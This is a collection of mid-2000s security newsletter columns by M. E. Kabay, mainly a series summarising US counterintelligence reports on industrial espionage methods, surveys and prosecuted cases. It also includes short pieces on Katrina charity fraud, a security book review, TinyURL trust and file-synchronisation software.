The National Counterintelligence Center (NACIC) which later became the Office of the National Counterintelligence Executive (ONCIX) have been reporting annually to Congress since 1995 about foreign economic collection and industrial espionage. Their reports are freely available as PDF files from < http://tinyurl.com/cu34l >.

I think there are some valuable findings and trends in industrial espionage that will interest readers of this column and help them interfere with industrial spies.

First of all, Section 809 of the Intelligence Authorization Act for Fiscal Year 1995 defined foreign industrial espionage as "industrial espionage conducted by a foreign government or by a foreign company with direct assistance of a foreign government against a private United States company and aimed at obtaining commercial secrets." [Page 1 of 1995 report]. Throughout the decade of reporting, there has been little change in the list of targeted technologies; the 2004 report lists the following: Information systems are a key target, with more than 40% of the PhDs employed in the field in 2001 (the most recent year of available data) being foreign-born (compared with 10% of all PhD scientists and engineers overall in the USA). Sensors, aeronautics, electronics, armaments and energetic materials are other industrial targets for espionage. The 1996 report notably added biotechnology, information warfare, manufacturing processes, nuclear systems, space systems, telecommunications and weapons effects and countermeasures to the list of targets.

Industrial espionage is carried out in many ways. The 1995 report lists the following:

- Traditional methods of espionage include classic agent recruitment, US volunteers (see the "One Evil" awareness poster in the free collection at < http://tinyurl.com/dzw9u >), surveillance, surreptitious entry (including bribery at hotels to allow access to guest and luggage rooms), specialized technical operations (e.g., communications intelligence and signals intelligence – COMINT and SIGINT) and economic disinformation (DISINFO and psychological operations – PSYOPS).

- Additional methods include using foreign students studying in the USA, foreign employees of US firms and agencies, debriefing foreign visitors to the USA on their return to their home country, recruitment of émigrés, ethnic targeting (suborning or

threatening Americans with foreign family ties), and elicitation during international conferences and trade fairs. Agents have also exploited private-sector firms, joint ventures, mergers or acquisitions and non-profit organizations as opportunities and fronts for espionage. Hiring competitors' employees, signing corporate technology agreements, sponsoring research projects in the USA and assigning foreign liaison officers to government-to-government research and development projects are additional valuable methods for covert data gathering.

- Open-source intelligence (OSINT) methods include open or covert use of public databases, hiring information brokers and assigning consultants to gather information for confidential research reports. In some cases foreign interests have paid lobbyists to influence lawmakers and to facilitate extended contacts with high-placed officials with access to valuable information. Other OSINT channels listed in the 1996 report include bid proposals, energy policies, marketing plans, price structuring, proposed legislation, tax and monetary policies, and control regulations for technology transfer and munitions.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (2): Further Methods

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the first article in this series, I reviewed some of the information in the annual reports of the National Counterintelligence Center (NACIC) and later the Office of the National Counterintelligence Executive (ONCIX). Here I continue with additional methods of industrial espionage from later research.

The 2000 NACIC added these methods:

- Requesting information through e-mail or letters, including apparent responses to advertising or trade show exhibits.

- Exploiting Internet discussion groups, especially research-oriented list servers.

A survey organized by NACIC among about a dozen Fortune 500 company officers [2000 p. 16] extended the list of industrial espionage methods with the following approaches:

- Breaking away from tour groups
- Attempting access after normal working hours
- Supplying different personnel at the last minute for agreed-upon projects
- Theft of laptops
- Customs holding laptops for a period of time
- Social gatherings
- Dumpster® diving (searching through trash and discarded materials)
- Intercepting nonencrypted Internet messages.

I want to make it clear that the NACIC/ONCIX authors and I as a writer reporting on their findings are _not_ implying that foreign nationals and foreign-born citizens in this country are inherently threats to national security. The vast majority of such people – and I am one myself, having been born in Canada and having been granted US citizenship in July of this year – are honest, loyal people who have never done anything against the interests of our country. The US Census Bureau reports that in 2004, there were over 34 million foreign-born residents < http://tinyurl.com/dsans > out of a total population estimated at over 293 million (MS-Excel file from < http://tinyurl.com/9qyw2 >). So even if we guessed there were a thousand foreign-born spies (a high estimate for which there is no factual basis whatsoever), that number would represent a mere 0.003% of the foreign-born population – leaving 99.997% as unworthy of suspicion. So the next time someone tries to convince you that purely ethnic profiling divorced from any study of individual behavior is a good idea for law enforcement and national security, do a similar calculation with them and calculate the costs of resources wasted on false-positives.

The NACIC/ONCIX reports are clear on the threat from purely domestic, All-American citizens: "In 1996, the FBI and ASIS also reaffirmed the increase in the reporting of domestic theft or misappropriation of proprietary economic information. An ASIS special report released in

March 1996, *Trends in Intellectual Property Loss*, indicated that 74 percent of intellectual or proprietary property losses stemmed from the actions of "trusted relationships" – employees, former employees, contractors, suppliers, and so forth." [1996, page 5]

In the next article in this series, I'll review some striking cases of industrial espionage in the decade before now.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Industrial Espionage (3): Survey Results

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the first two articles in this series, I reviewed some of the information in the annual reports of the National Counterintelligence Center (NACIC) and later the Office of the National Counterintelligence Executive (ONCIX). In this article, I cite some interesting estimates from a survey of industrial espionage conducted by security associations and by the NACIC itself.

In 1995, the American Society for Industrial Security (ASIS, < http://www.asisonline.org >) ran a survey that was used by NACIC in its report. Among the significant findings were the following (quoting NACIC but adding bullets):

- Reported incidents increased 323 percent since 1992.
- Losses of corporate information increased from a reported 9.9 incidents per month in 1992 to an average of 32 incidents per month in 1995.
- About three-fourths of reported losses occurred in the United States, and the majority of those incidents involved "trusted relationships" (employees, vendors, contractors, retirees, and so forth).
- Other incidents were attributable to a variety of sources: domestic competitors, computer hackers, foreign competitors, foreign intelligence services, and foreign business partners.
- Of incidents outside the United States, approximately half took place in countries traditionally considered allies of the United States.
- Foreign nationals were identified in 21 percent of the incidents where the perpetrator's nationality was known.

The 1997 NACIC report cited work by the Computer Security Institute (CSI < http://www.gocsi.com >) in cooperation with the FBI's International Computer Crime Squad in San Francisco. Interesting results included the following (bullets added to verbatim quotes):

- According to the survey, about 75 percent of the 563 responding corporations, government agencies, financial institutions and universities surveyed by CSI reported financial losses in the past 12 months.
- [In 1996] financial losses from financial fraud, computer viruses, sabotage, and theft of proprietary information and laptops were up seven percent and topped $100 million. Reflecting the increased competition in the global marketplace, over 50 percent of the respondents cited foreign competitors as a likely source of attack and 22 percent cited foreign governments as a likely source of attack.
- The survey also showed that only 17 percent of the respondents reported crimes to law enforcement authorities. There appears to be reluctance on the part of the private sector to report allegations of computer and economic crime to law enforcement authorities. A large number of these crimes go unreported because of a company's fear of undermining

the confidence of their shareholders, negative publicity, and further exposure of trade secret information during prosecution.

In 1998, NACIC reported on a then-new economic modeling tool developed at the Department of Energy's Pacific Northwest National Laboratory (PNNL) that was applied to a single case of theft of intellectual property in which a foreign competitor succeeded in capturing the market due to the theft. "Using this tool, the misappropriation of intellectual property in this case resulted in over $600 million in lost sales, the direct loss of 2,600 full-time jobs, and a resulting loss of 9,542 jobs for the economy as a whole over a 14-year time frame. Analysis also determined that the US trade balance was negatively impacted by $714 million and lost tax revenues totaled $129 million."

I continue my survey of industrial-espionage surveys in the next article in this series.

Industrial Espionage (4): More Survey Results

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the first three articles in this series, I reviewed some of the information in the annual reports of the National Counterintelligence Center (NACIC) and later the Office of the National Counterintelligence Executive (ONCIX) and then reviewed some interesting estimates from a survey of industrial espionage conducted by security associations by the NACIC itself. This article completes my brief survey of surveys.

* * *

The "10th Annual Trends in Proprietary Information Loss Survey" (2002; PDF available at < http://tinyurl.com/cyca3 >) organized by ASIS reported that respondents in 138 companies in the Fortune 1,000 and from the US Chamber of Commerce membership list experienced losses totaling over $50B. About 40% of the respondents reported industrial espionage incidents during the period July 1, 2000 to June 30, 2001. The Executive Summary (pages 1-2) summarizes the risk factors and impacts of loss as follows:

RISK FACTORS

- The greatest risk factors associated with the loss of proprietary information and intellectual property among all companies responding were former employees, foreign competitors, on-site contractors, and domestic competitors. Hackers also were cited as a major concern among some sectors.
- The most commonly cited areas of risk by companies that reported an incident were: research and development (49%), customer lists and related data (36%), and financial data (27%).
- The number of reported incidents, in order of magnitude, were: 1) customer data, 2) strategic plans, 3) financial data, and 4) R&D.

IMPACT OF LOSS

- Among all companies, the greatest impacts of proprietary information loss were increased legal fees and loss of revenue. For large companies (over $15 billion), loss of competitive advantage was the most serious problem. For financial firms, embarrassment was the biggest concern; and for high technology companies, the major issue was loss of competitive advantage.
- The assessment or assignment of intellectual property value is the responsibility of in-house patent and legal counsel who base their judgments on competitive advantage, profitability, and research and development criteria.

In 2004, the ONCIX reported to Congress that

- "… a recent private US survey indicated that more than half of the impacted firms do not

report the breach for fear of reducing shareholder value. As a result, no one is certain how much technology and sensitive proprietary information are lost annually to cyber theft."

- "During FY2004, the US Department of Immigrations and Customs Enforcement (ICE) conducted more than 2,500 export investigations involving violations of the Arms Export Control Act, International Traffic in Arms Regulations (ITAR), Export Administration Regulations (EAR), Inter national Emergency Economic Powers Act, and the Trading With the Enemy Act. These investigations resulted in 146 arrests, 97 criminal indictments, and 79 criminal convictions."

In the next article in this series, I review information about the origin of these industrial espionage attacks.

Industrial Espionage (5): Agents

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the preceding four articles in this series, I have reviewed methods of industrial espionage and surveys about the dimensions of the problem. Today I look at information about who is attacking us from the National Counterintelligence Center (NACIC) which later became the Office of the National Counterintelligence Executive (ONCIX). As I mentioned in my first article, these agencies have been reporting annually to Congress since 1995 about foreign economic collection and industrial espionage. Their reports are freely available as PDF files from < http://tinyurl.com/cu34l >.

* * *

Early reports from NACIC/ONCIX blanked out the names of countries suspected or known to be engaging in foreign industrial espionage against the USA; however, later editions began publishing lists. The countries mentioned in early reports were Algeria, Armenia, Azerbaijan, Belarus, China, Cuba, Georgia, India, Iran, Iraq, Israel, Kazakhstan, Kyrgyzstan, Libya, Moldova, Pakistan, Russia, Syria, Taiwan, Turkmenistan, Ukraine, and Uzbekistan.

In the 2000 Annual Report, respondents to the NACIC survey of a few (about a dozen) Fortune 500 companies reported that the top countries involved in industrial espionage cases involving their firms were (in order of importance) China, Japan, Israel, France, Korea, Taiwan, and India.

By 2002, the ONCIX Annual Report commented, "The laundry list of countries seeking US technologies in 2001 was long and diverse. Some 75 countries were involved in one or more suspicious incidents. The most active countries in economic espionage, according to DSS data, were an interesting mix of rich and poor and "friend" and foe. Many of the richest nations aggressively sought the latest in advanced technologies both to upgrade their already formidable military infrastructures—particularly command, control, and communications—and to make their already sophisticated industries even more competitive with the United States. Most of the poorer countries, however, continued to exhibit a preference for older 'off the shelf' hardware and software to renovate their existing defensive systems and to develop countermeasures to provide them battlefield advantage. The search for lower technology goods by these less developed countries probably reflected their desire to bring in technologies that could be more easily integrated into their existing military structures; a number of these countries were probably not capable of utilizing the most sophisticated US technologies."

The 2003 ONCIX report stated, "Foreigners from almost 90 countries attempted to acquire sensitive technologies from the United States in 2003, according to data compiled from across the [counterintelligence community], about the same number as in 2002." That report also explained, "While foreign government officials were behind some of the incidents, they by no means accounted for the majority of collection attempts. For example, Defense Security Service (DSS) data show that [bullets added]

- only about 15 percent of suspicious efforts to illegally acquire sensitive US military-related technology in 2003 directly involved foreign governments.
- Another 25 percent came from government-affiliated organizations or foreign companies that work solely or predominantly for foreign governments, according to DSS statistics.
- The remainder came from individuals (14 percent) claiming to be working for themselves and
- from company representatives (31 percent);
- in 15 percent of cases, there was no indication of affiliation."

According to the latest ONCIX report available (2004), "Individuals from both the private and public sectors in almost 100 countries attempted to illegally acquire US technologies in FY2004, roughly the same number of countries as [in 2003]…." However, the report indicates a possible growth in government-sponsored industrial espionage: "foreign state actors accounted for about one-fifth of suspicious incidents and government-related organizations accounted for another 15 percent." However, "Commercial organizations and private individuals with no known affiliation to foreign governments together accounted for nearly half—36 percent and 12 per cent respectively—of all suspicious incidents. In another 16 percent, the contractors were unable to determine the affiliation of the foreign parties involved in the elicitation."

In summary, the enormous investment in US intellectual property has been a prime target for nations and firms eager to find shortcuts in the research and development process and thus to reduce their costs by stealing our information. In the next couple of articles, I look at some specific cases to illustrate the problem more vividly than by dry survey results.

Industrial Espionage (6): Cases

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the first five articles in this series, I reviewed some of the information on industrial espionage methods in the annual reports of the National Counterintelligence Center (NACIC) and later the Office of the National Counterintelligence Executive (ONCIX) and then provided a short review of some survey results on costs and origins of these attacks. In this article, I begin a review of some interesting specific cases of industrial espionage from these government reports and others. I am summarizing and paraphrasing liberally to keep the length manageable and have deliberately not used quotation marks and ellipses to avoid cluttering the text. All of the information comes either from the NACIC/ONCIX reports or from my INFOSEC Year in Review database (PDF reports and Access MDB file freely available from < http://www.mekabay.com/iyir >).

* * *

Standard Duplicating Machines Corporation (SDMC) was the victim of unauthorized intrusion by a disgruntled former employee into a voice-mail system. John Hebel was employed by SDMC as a field sales manager from 1990 to 1992 when his employment was terminated. Hebel was subsequently hired by the US affiliate of Manufacturing Corporation of Japan (Duplo), the main competitor of SDMC. Through an unsolicited phone call from a customer, SDMC discovered that Hebel accessed SDMC's voice-mail and used the information to Duplo's benefit. Hebel was charged with one count of violating 18 USC §1343 (Wire Fraud) and on 14 March 1997, he was sentenced to two years probation. In addition, a civil suit brought against Duplo had a final settlement close to $1 million in SDMC's favor.

Harold Worden retired from Eastman Kodak in Rochester, NY after 30 years of service in the mid 1990s. He founded a consulting firm that hired up to 60 other Kodak retirees and proceeded to try to sell information gleaned from thousands of stolen confidential documents about Kodak's top-secret acetate-manufacturing machine. Both Agfa and Konica, competitors of Kodak approached by Worden, informed Kodak and the FBI of the attempts. In August 1997, Worden pleaded guilty to one count of interstate transportation of stolen property and went to jail for 15 months as well as having to pay a $30,000 fine. Kodak also sued him in civil court for damages.

Patrick Worthing and his brother Daniel tried to sell confidential information from Pittsburgh Plate Glass Industries (PPG) information for $1,000 to an FBI Special Agent posing as a representative of Owen-Corning (OC), a major competitor. This was a particularly interesting case because OC reported the attempted sale of stolen data to PPG at once and fully cooperated with PPG and the FBI in capturing the thieves. Both subjects were and convicted under 18 USC Section 1832 (Theft of Trade Secrets) in April and June 1997. Daniel Worthing was sentenced to six months of home confinement, five years probation, and 100 hours of community service whereas Patrick Worthing was sentenced to 15 months in jail and three years probation.

On 14 June 1997, Hsu Kai-Lo and Chester H. Ho (naturalized US citizens) were arrested by the FBI for attempting to steal the formula for Taxol, a cancer drug patented and licensed by the Bristol-Myers Squibb (BMS) Company presumably on behalf of their employer, the Yuen Foong Paper Manufacturing Company of Taiwan. In July 1997 the two accused along with Jessica Chou (a Taiwan citizen actively involved in the attempted theft) were indicted on 11 counts including violations of 18 USC Section 1832. Chou remained in Taiwan and that nation refused to extradite Chou.

In September 1997, Pin Yen Yang and his daughter Hwei Chen Yang (a.k.a. Sally Yang) were arrested with Dr Ten Hong Lee for trying to steal valuable industrial secrets from the Avery Dennison Corporation (ADC), Pasadena, California, for transfer to the Four Pillars Company in Taiwan. Dr Lee, a Taiwan native and US citizen, had been an Avery Dennison employee since 1986 at the company's Concord, Ohio, facility. Dr Lee allegedly received between $150,000 and $160,000 from Four Pillars and Pin Yen Yang for his involvement in the illegal transfer of ADC's proprietary manufacturing information and research data over a period of approximately eight years. Economic losses to ADC were estimated at $50-60 million. This case marked the first conviction of foreign individuals or a foreign company under the Economic Espionage Act of 1996. On 5 January 2000, a Youngstown, Ohio, federal judge sentenced Pen Yen Yang to two years probation along with six months of home detention; Hwei Chen Yang was sentenced to one-year probation. Four Pillars was fined $5 million by a US District Court for accepting the pilfered secrets. Moreover, in February 2000, a jury verdict in US District Court, Cleveland ruled in favor of ADC in a civil case against Four Pillars and the judge awarded $80 million in damages.

Industrial Espionage (7): More Cases

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the previous article of this series, which is based on the annual reports of the National Counterintelligence Center (NACIC) (later called the Office of the National Counterintelligence Executive, ONCIX) I began a review of some interesting specific cases of industrial espionage from these government reports and others. This article concludes the case reports.

* * *

In 1997 John Fulton, a former employee of the Joy Mining Machinery, a global coal mining company approached a Joy employee in an attempt to purchase schematics for part of the company's proprietary equipment. The Joy employee reported the attempt and worked with the FBI and his employer to record conversations in which Fulton offered to pay any amount of money for information pertaining to the specific equipment. On 21 November 1997, Fulton paid the cooperating witness $1,500 for blueprints and a technical binder, both of which were Joy proprietary items. Fulton was arrested by the FBI after the exchange and was charged with unlawfully attempting to obtain trade secrets (18 USC Section 1832). On 14 April 1998, Fulton pled guilty to one count of theft of trade secrets and was sentenced in September 1998.

On 23 January 1998, Steven Louis Davis pled guilty to federal charges that he stole and disclosed trade secrets concerning a new shaving system developed by the Gillette Company. Davis was employed by Wright Industries, a subcontractor of Gillette Company, which had been hired to assist in the development of the new shaving system. In February and March 1997, Davis made disclosures of technical drawings to Gillette's competitors Warner-Lambert Co., Bic, and American Safety Razor Co. The disclosures were made by facsimile and electronic mail. Although the FBI is aware that Davis reached out to one foreign-owned company (Bic), it is unclear if he was successful in disseminating trade secrets overseas. Davis was arrested on 3 October 1997 and was indicted on counts of violating 18 USC Section 1343 (Wire Fraud) and 18 USC Section 1832 (Theft of Trade Secrets). On 17 April 1998, Davis was sentenced to two years and three months in federal prison.

On April 26, 2001, Junsheng Wang of Bell Imaging Technologies pled guilty to violation of 18 USC 132(a)(2) by stealing trade secrets fom Acuson Corporation. The Counterintelligence News and Developments (CIND) report < http://www.nacic.gov/archives/nacic/news/2001/jun01.html > noted, "In pleading guilty, Wang admitted that prior to August 24, 2000, that he took without authorization and copied for Bell Imaging a document providing the architecture for the Sequoia ultrasound machine that contained the trade secrets of Acuson Corporation. According to Wang's plea agreement, he had been able to obtain access to the Acuson trade secret materials because his wife was employed as an engineer at that company and because she had brought that document into their home. After he had copied the document, he took it with him on business trips to the People's Republic of

China, turning it over to Bell Imaging during 2000."

In May 2001, NewsScan < http://www.newsscan.com > reported that "federal authorities arrested two Lucent scientists and a third man described as their business partner on May 4, charging them with stealing source code for software associated with Lucent's PathStar Access Server and sharing it with Datang Telecom Technology Co., a Beijing firm majority-owned by the Chinese government. The software is considered a 'crown jewel' of the company. Chinese nationals Hai Lin and Kai Xu were regarded as 'distinguished members' of Lucent's staff up until their arrests. The motivation for the theft, according to court documents, was to build a networking powerhouse akin to the 'Cisco of China.' The men faced charges of conspiracy to commit wire fraud, punishable by a maximum five years in prison and a $250,000 fine." About a year later, in April 2002, NewsScan reported, the accused were also charged with stealing secrets from four companies in addition to Lucent[:]…. Telenetworks, NetPlane Systems, Hughes Software Systems, and Ziatech." The two, working with Yong-Qing Cheng, were "thought to have developed a joint venture with the Datang Telecom Technology Company of Beijing to sell a clone of Lucent's Path Star data and voice transmission system to Internet providers in China." Kai Xu and Yong-Qing Cheng signed a plea agreement admitting guilt but Hai Lin fled prosecution.

In April 2003, the United States Attorney's Office for the Northern District of California announced that a citizen of Singapore had pled guilty to theft of trade secrets. He admitted that in early 2002, while working for a language translation company, he delivered a laptop computer and a hard drive that contained trade secrets and confidential proprietary information to a competitor.

In July 2004, an Indian software engineer employed by a US company's software development center in India was accused of "zipping up" proprietary software source code for printing identification cards and uploading it to her personal e-mail account.

* * *

In my next article, I examine a recent case of industrial espionage directed at the USA and that involved hackers from the People's Republic of China.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Fight Katrina Frauds

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Depravity knows no bounds: millions of donors had contributed over $600 million by Friday 16 Sep 2005 to help the victims of Hurricane Katrina according to news wire reports; however, the FBI also reported that thousands of Web sites have appeared soliciting money for disaster relief and many of them are fraudulent. A Sep 13 article from the Associated Press published in the Washington Post < http://tinyurl.com/9ury3 > reported that "The FBI [had] so far reviewed 2,100 sites, of which 60 percent are foreign and thus more likely to be bogus, said FBI assistant director Chris Swecker." Even FEMA (Federal Emergency Management Agency) may have been scammed; the official Web site listed Pat Robertson's "Operation Blessing" as the second of three recommended charities, yet this charity has a questionable record in allocation of funds, including allegedly taking $400,000 of money originally donated for relief during Rwandan genocide in the mid-1990s and diverting it to send mining equipment to a diamond operation in Zaire in which Robertson was the principal shareholder < http://tinyurl.com/ab962 >. Robertson is reported to have refunded that money and then escaped prosecution through political connections and payoffs.

Some identity thieves have apparently been making donations their victims' credit cards. Brian Krebs of the Washington Post wrote in his blog on Sep 12 that he saw traffic on a chat channel clearly indicating that criminals were doing so ("Scammers 'donate' to Katrina Relief Effort", < http://blogs.washingtonpost.com/securityfix/ >). Mr Krebs immediately forwarded the details of the fraudulent credit card use to the Red Cross and also called two victims to alert them personally of the fraud in the hope that they could cancel those donations. These people confirmed that their cards had been misused.

A Sep 12 posting on a blog run by Gene Becker, an interesting musician who works for HP Labs, reported on the misuse of what appears to be a copy of an e-mail appeal from the Republican National Committee in a phishing scam; the original (legitimate) links to the American Red Cross Web site were replaced by pointers "to an oddly wholesome looking [Asian Website] with the title 'God's Family.'" < http://www.fredshouse.net/archive/000414.html >

Network and security administrators would do well to remind all their users to be on guard about sending money to crooks, especially when everyone's thoughts and prayers are going out to the victims of this recent appalling disaster.

A Good Little Black Book

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As Malcolm X once pointed out, Western society is so thoroughly permeated with racism that "black" is almost always a negative word. We speak of a "black list" and a "black mark;" most pinko-gray people (E.M. Forster's preferred description of "white" folks) think that there's nothing peculiar about "denigrating" or "blackening" someone's reputation. Books with "black" in the title have usually been focused on criminal hacking or virus writing. I've had a decade-long argument with Mark Ludwig, for example, about his habit of publishing books that provide full details of virus code (e.g., _The Little Black Book of Computer Viruses_ and _The Giant Black Book of Computer Viruses_). On the other hand, "black book" can also be used in a positive sense; one dictionary defines it as a book full of telephone numbers. By extension, "black book" has come to mean a concise technical manual that can be carried about easily – what was once called a "vade mecum" (Latin for "come with me").

I recently received a review copy of a useful security _vade mecum_ called _The Little Black Book of Computer Security_ (ISBN 1-583-04120-6) by Joel Dubin, CISSP that is published by 29th Street Press, a division of Penton Technology Media (AMAZON link http://tinyurl.com/cgwwa). In 150 pages, Mr Dubin presents a neat package of valuable reminders about significant security best practices and security assessment questions. The jacket bio says that the author "works as an independent computer-security consultant who is based out of Chicago. He has received multiple certifications from Sun Microsystems in the Java programming language as well as MBA and BA degrees from Northwestern University."

This little book is ideal for widespread distribution to employees throughout an organization as part of a security-awareness campaign. The 7"x4.5" book is just the right size to slip into a pocket, purse, or computer bag. It has 19 chapters and five appendices with topics such as

- Assessing Your System
- Writing Your Security Policy
- Taking Care of Physical Security
- Managing Human Resources
- Putting Software Access Controls in Place

and so on.

Flipping pretty much at random into the book to pick an example, I opened it at Chapter 9, "Protecting your system against viruses, Trojans, and worms." Mr Dubin starts with a concise definition of malware, provides a simple and clear table distinguishing among viruses, Trojans and worms, and summarizes the main sources of infection with a paragraph each. Here's an example – the section on Web sites: "Malicious Web sites and their pop-ups can contain malware in two forms: tiny blank images and HTML tags. The former are invisible on the page but contain spyware, for example, in embedded HTML code. The latter can use your browser to download malicious code from the attacker's Web site to your computer." Now, readers with

extensive technical knowledge may want to quibble with the details, but for educational purposes, this is an adequate introduction to some of the problems of malicious code on Web sites.

The malware chapter continues with clear, numbered recommendations for defenses. The numbering makes it easy for technical support or security personnel to refer to specific recommendations or steps when discussing the procedures with users. There are also occasional notes flagged with a special symbol to mark extra information; e.g., Chapter 9 includes this tidbit: "Generally, a firewall cannot protect a computer from virus attacks because most viruses operate at the application level (especially when they slip through as e-mail attachments). Similarly, trojans are like mini-application servers that open ports on the victim's computer and then go to town. An application-level firewall or a proxy that strips e-mail attachments can provide some protection. Firewalls will be discussed in more detail in Chapter 11, "Defending Your Network Perimeter."

This booklet is useful and inexpensive ($19.95 for single copies and less for bulk orders by arrangement with the publisher – contact Jan Hazen at mailto:jhazen@pentontech.com). I am ordering several hundred copies for my graduate students as examples of useful awareness materials and to provide review and reminders of practical recommendations for first-level information security measures.

Good job, Mr Dubin.

[Disclaimer: I have no financial interest in this venture and Norwich University has received no special discounts as a result of this review.]

TinyURLs and Trust

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Reader Andy Swenson, CISSP of the security consulting group Tribridge Inc. < http://www.tribridge.com > wrote to me recently about my use of TinyURL < http://www.tinyurl.com > links. He has kindly allowed me to quote him in this newsletter and our editors are now encouraging us to publish such correspondence in our series.

* * *

Mr Swenson wrote, "I read your Network World e-mail newsletter on a regular basis and was disappointed to see you using only the TinyURL links in the newsletter. I feel that in any security-oriented newsletter you should include the full link so readers can cut and paste after deciding on the site. With TinyURL a reader really has no idea where they are begin sent until after the fact. While I may be paranoid (it is my job after all), I don't just click on links even from trusted sources without looking at where they are taking me."

I wrote back as follows:

Thank you very much for your thoughtful comments and for taking the time to write to me at all – it is a pleasure to receive mail from readers.

I think you are right: the issue of sending readers to an unknown site is a problem that troubled (and still troubles) me. I thought about it for quite a while before deciding that the very long URLs were an obstruction to smooth reading of the text. Using those unknown links thus becomes an exercise in trust, much like using a PGP public key. If you trust that

A) I created the tinyURL;

B) it still goes where it was intended;

C) the editors didn't make a typographical error in preparing the final text

then you have to decide whether you trust _me_ <smile>.

On the other hand, I suppose that simply seeing a URL to a strange site completely spelled out conveys no information of its own, although it does allow one to check the DNS registration information.

As with so many issues in security, this is a tradeoff between security and functionality. I will continue to evaluate the relative merits of long URLs vs convenience.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Synchronizing Computers (1): Laplink

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Anyone who has more than one computer may have to _synchronize_ their files to make them the same on both or all computers. For example, I have a tower system in my home office, a tower in my university office and a portable computer. All of them are supposed to have exactly the same files. In addition to the simple matter of convenience, synchronizing the computers provides excellent backup: in addition to my daily incremental backups (that is, backups of all the files that have changed since the previous incremental backup) and my monthly full backups, the inactive synchronized computers serve as daily full backups of the currently active computer.

For many years, I have been connecting my home-office tower to my portable using Laplink software < http://www.laplink.com > and a special USB cable. The Laplink Gold productunfailingly checks files on the source and target machines and allows one to choose how to transfer changes:

- _Clone_ the target machine using the source machine as the standard (i.e., make the target identical to the source);
- Add all new files from the source to the target without deleting any files on the target;
- Add all new files from either machine to the other without deleting files.

One of the best features of Laplink is that it scans the content of files on both systems to identify blocks that differ rather than simply transferring entire files; thus a 200 MB file with only a few changes may take but a few instants to synchronize across the cable, resulting in effective transfer speeds in the hundreds of MB per second.

Laplink Gold v12 also provides connectivity through the Internet if the computers are physically distant. For example, it is possible to synchronize my two tower systems directly to each other without having to synch the portable from the home office system and then synch the university office system from the portable.

Another useful feature is the Laplink Remote Desktop. This function allows one to work on a remote computer using a desktop running on the local computer, effectively functioning as a local or wide-area network connection among one's own computers. File transfer for individual files to and from the remote system are available much like FTP.

The product allows one to define scripts for automated checking of specific sets of folders, with user verification of conflicts (e.g., if both copies of a particular file have changed on each machine since the last synchronization, thus raising the question of which one should take precedence).

Security features include a variety of encryption protocols for Internet transfers and case-sensitive passwords for protection against unauthorized use of Remote Desktop access.

The only problem I have had with version 11.5 and now with v12 is that they occasionally choke on synchronization of specific folders for no obvious reason, causing the synchronization to abort. The workaround has been to synchronize individual subfolders within the problem folder – a nuisance if you have 10 folders but not impossible. However, in cases where the crash occurs in a folder with hundreds of subfolders, it's a major problem. In working with LapLink technical support, we were able to reduce the frequency of these crashes by uninstalling the previous version of the product, deleting a few remaining files that didn't get uninstalled, and then cleaning the registry thoroughly before reinstalling the product. In addition, disabling the new virus protection feature in v12 is apparently absolutely necessary to prevent problems.

Next time, I'll tell you about a peer-to-peer solution that handles synchronization of up to three computers automatically via Internet connections, without manual intervention and special cables.

* * *

Synchronizing Computers (2): BeInSync

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last article, I introduced the process of keeping multiple computers synchronized; in my case, I need to ensure that a home-office tower system, a laptop computer and a tower system at my university office all have the same files in the same versions. The first solution I found was Laplink, which I have used happily for many years.

Recently I tried a different approach that I might eventually be easier for my purposes: private a peer-to-peer network for synchronization.. BeInSync < http://www.beinsync.com/ > provides a simple, inexpensive solution that happens to fit my needs perfectly. The software works for systems that can be left plugged into persistent Internet connections; in my case, both my home-office system and my university system are always connected to the Internet through a satellite connection and the university T1, respectively. The portable can be plugged into either network as required.

Once one establishes an account with a userID and password on BeInSync, one can define _shares_ on each machine to define precisely which folders are supposed to be synchronized. In my case, almost all of my functional data are in a folder called C:\Data, so it's easy to define the shares. Having installed the software on all three systems, one simply loads the program on the computers to synchronize and activates the synch process. In my case, I left the initial synchronization run over a weekend because there were about 40 GB in the shares. The process worked flawlessly and without human intervention.

I used to have to remember to manually synchronize the portable from the home-office system before I went the university, and then use the portable to synchronize the university-office computer. In the evening, I'd reverse the sequence by synchronizing the portable from the university tower and then the home tower from the portable. With BeInSync I don't have to do anything special at all. I can simply leave BeInSync running on all three computers all the time and they remain in synch all the time.

BeInSync uses 256-bit AES encryption < http://csrc.nist.gov/CryptoToolkit/aes/rijndael/ >on all Internet transfers, which is good enough protection for my purposes. Additional functions that one can enable include secure Web-based access to one's own computer files from any browser and the ability to define group shares for defined sets of people such as colleagues, clients, and friends.

Unfortunately, the program version I tested repeatedly crashed, interrupting the transfers and significantly slowing the synchronization. At one point the estimated synchronization time reached 503 days. I hope to see a resolution with newer versions. In the meantime, the product is still worth testing and following to see how it develops.

